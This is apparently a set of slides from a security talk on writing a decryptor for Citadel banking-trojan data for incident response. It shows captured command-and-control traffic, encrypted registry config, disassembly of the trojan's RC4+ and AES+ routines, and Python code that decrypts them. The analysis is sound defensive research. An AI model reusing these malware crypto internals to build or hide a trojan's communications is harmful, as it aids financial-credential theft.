
```
POST /file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host:
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache
```

```
.6P...G...A.mD...<...'^j=..... 3}.....2.)...L.#w.....^m..7..M.
%.....Q..H.....A.....\d..I..>...[...i!.....Z....[$.HTTP/1.1 200 OK
Date: Tue, 10 Dec 2013 12:31:50 GMT
Server: Apache/2.2.15 (Scientific Linux)
X-Powered-By: PHP/5.3.3
Cache-Control: public
Content-Disposition: att
Content-Transfer-Encoding:
Content-Length: 177951
Connection: close
Content-Type: applicati
```

000	68 B6 02 00 00 54 3E 32	2C 19 C0 90 9E 5C C3 E4	h....T>2,....\..
010	BD 63 68 B9 B0 E8 89 70	B7 B9 9B 51 29 7F 0F 0F	.ch....p...Q)...
020	58 9D 58 EB BB 51 FB 42	8F 8A FC 01 E0 30 07 8C	X.X..Q.B.....0..
030	95 C3 6B 44 54 48 3F 15	91 B6 16 92 A6 58 DF 45	..kDTH?.....X.E
040	2D C1 C8 52 0A 4E A4 25	E8 9C 53 F3 07 70 BC 9F	-..R.N.%..S..p..
050	5C FD B9 20 2C 9A 63 9A	B3 F7 5D 8D 0A 84 41 78	\.. ,.c...]...Ax
060	70 9B 69 EF CD A5 B9 A1	11 33 FF AF F8 00 B3 A1	p.i.....3.....
070	65 3B 3A 14 7D 0C 17 DF	AA 75 4B A8 B3 79 6F 51	e;:.}....uK..yoQ
080	E9 31 DB 7E 4F DE BD 2B	B8 69 AA DD 3E 6A 2E 4F	.1.~O..+.i..>j.O
090	EE FA 82 B5 40 44		
0A0	5C E5 1B 89 B2 92		
0B0	7D FD 56 85 17 7D		
0C0	F2 FF BC 2B 3D 06		
0D0	1E 25 AB 75 36 2C		
0E0	65 B7 E4 E5 C6 4A		
0F0	26 5C 02 F2 94 15		

```
[HKEY_CURRENT_USER%Software%Microsoft%Sfndw]
"Jesirb"=hex:3b,77,90,b2,43,20,8f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ea,e1,a1,bf,3b,cc,47,a1,43,20,cf,67,25,5f,2c,2b,ae,e1,a1,bf,9d,9b,b1,7a,90,01,cd,18,d0,8b,a3,2b,6e,a4,51,a4,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf,1c,64,e9,e3,96,f7,83,e8,28,72,c1,8c,a2,48,c4,86,ba,2f,1e,33,2a,3e,de,b1,74,fd,41,91,fb,1f,7b,51,3b,cc,47,a1,43,20,3f,67,25,5f,2c,2b,ae,e1,a1,bf
"Aniklizon"=hex:19,7c,0b,f1,fc,e9,46,8b,3a,7f,94,92,10,77,84,25,f5,75,b3,3f,59,87,52,f1,6a,66,91,4f,ba,75,c4,05,bb,61,50,bf,98,ef,50,45,68,65,e9,fa,7b,da,4e,96,bc,ba,99,05,bc,1d,6f,31,a6,81,75,94,67,fc,58,9f,15,93,98,29,cc,26,70,b8,79,a8,e0,86,8b,71,0a,da,06,5d,67,24,21,aa,0e,f7,77,19,85,22,8d,81,ac,5f,ef,92,3f,04,fc,89,fc,55,9f,7c,da,44,6b,c4,00,74,12,62,4b,ea,bd,1e,42,f6,8d,26,22,fd,c0,66,39,fc,3f,c5,a9,9d,e0,7b,bd,5e,76,d1,ea,0f,1b,f4,31,6e,32,b5,48,ae,bc,40,18,5a,a4,af,da,8d,6d,64,3b,74,cd,dc,06,f1,bd,9b,e0,57,2d,9a,62,6e,0a,a3,48,29,28,cf,47,23,66,ee,6a,8e,1d,ed,08,4d,f6,77,11,18,22,22,52,d1,
```


Encrypted Data



Encryption Method

AES+

- AES encryption and XOR encoding

RC4+

- RC4 encryption and XOR encoding


RC4+ * 2

- Encryption of RC4+ twice

Installed Data


- AES+ encryption using random generated key when installed

In Case of Dynamic Config




0x400 Bytes Overlay

Before install



After install



ID, Install paths,
AES key,
StrageArray key, etc.


Encryption Summary

Category	Data	Format	Encryption
Packet	Report	Encrypted BinStrage	RC4 +
	Dynamic Config	Encrypted BinStrage	AES +
	Additional modules	Executable	RC4 + * 2
File	Report file	StrageArray	Installed Data
	Backup of modules	StrageArray	Installed Data
Registry	Backup of Dynamic Config	Encrypted BinStrage	Installed Data

MAKING OF CITADEL DECRYPTOR

Our Goal

- Decrypt data & retrieve information for incident response



6E 61 6D 65 3D 22 62 74	6E 53 69 67 6E 6F 6E 22	name="btnSignon"
20 69 64 3D 22 62 74 6E	53 69 67 6E 6F 6E 22 20	id="btnSignon"
63 6C 61 73 73 3D 22 73	75 62 6D 69 74 42 74 6E	class="submitBtn
22 20 74 61 62 69 6E 64	65 78 3D 22 32 22 2F 3E	" tabindex="2"/>
3C 2F 64 69 76 3E 20 0D	0A 3C 69 6E 70 75 74 20	</div> ..<input
74 79 70 65 3D 22 68 69	64 64 65 6E 22 20 69 64	type="hidden" id
3D 22 75 5F 70 22 20 6E	61 6D 65 3D 22 75 5F 70	="u_p" name="u_p
22 20 76 61 6C 75 65 3D	22 22 2F 3E 0D 0A 3C 2F	" value="" />..</
66 6F 72 6D 27 4E 00 00	00 00 00 10 2C 00 00 00	form'N.....,
2C 00 00 00 64 30 2C 00	10 00 00 00 00 00 00 00	,...d0,.....

Implementation


Python

PyCrypto

pefile

UCL

RC4 + Decryption




```
inc [ebp+x]
movzx edi, [ebp+x]
mov al, [edi+edx]
add [ebp+y], al
movzx ecx, [ebp+y]
mov bl, [ecx+edx]
mov esi, [ebp+buffer]
mov [edi+edx], bl
mov [ecx+edx], al
movzx edi, byte ptr [edi+edx]
mov ecx, [ebp+i]
movzx eax, al
add edi, eax
and edi, 0FFh
mov al, [edi+edx]
movzx edi, [ebp+z]
add esi, ecx
xor [esi], al
mov bl, byte ptr ds:a577524e4245616[edi]
xor bl, [esi]
movzx eax, [ebp+z]
mov [esi], bl
cmp eax, [ebp+len]
jnz short loc_42B967
mov [ebp+z], 0
; CODE XREF: Crypt::_
inc ecx
mov [ebp+i], ecx
cmp ecx, [ebp+size]
jnb short loc_42B913
```

RC4 + Implementation

```
def rc4_plus_decrypt(login_key, base_key, buf):
    S1 = base_key['state']
    S2 = map(ord, login_key)
    out = ""
    i = j = k = 0
    for c in buf:
        i = (i + 1) & 0xFF
        j = (j + S1[i]) & 0xFF
        S1[i], S1[j] = S1[j], S1[i]
        out += chr((ord(c) ^ S1[(S1[i]+S1[j])&0xFF])
                  ^ S2[k%len(S2)])
        k += 1
    return out
```

AES+ Decryption




```
xor    dword ptr [eax], 32C1A4FCh
movzx  edx, byte ptr [eax+3]
movzx  edi, byte ptr [eax+2]
xor    dword ptr [eax+4], 0ABC8F546h
xor    dword ptr [eax+8], 0DCCFC5D0h
xor    dword ptr [eax+0Ch], 42AB5073h
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+1]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax]
shl    edx, 8
or     edx, edi
xor    edx, [ecx]
movzx  edi, byte ptr [eax+6]
mov    [ebp+var_4], edx
movzx  edx, byte ptr [eax+7]
movzx  ebx, byte ptr [eax+0Bh]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+5]
shl    edx, 8
or     edx, edi
movzx  edi, byte ptr [eax+4]
shl    edx, 8
```

AES+ Implementation

```
def unpack_aes_plus(login_key, base_key, xor_key,
aes_key, data):
    aes = AES.new(aes_key)
    tmp = aes.decrypt(data)

    out = ""
    for i in range(len(tmp)):
        out += chr(ord(tmp[i]) ^
ord(xor_key[i%len(xor_key)]))
    return out
```

Decryption Parameter



Obtaining Parameter

```
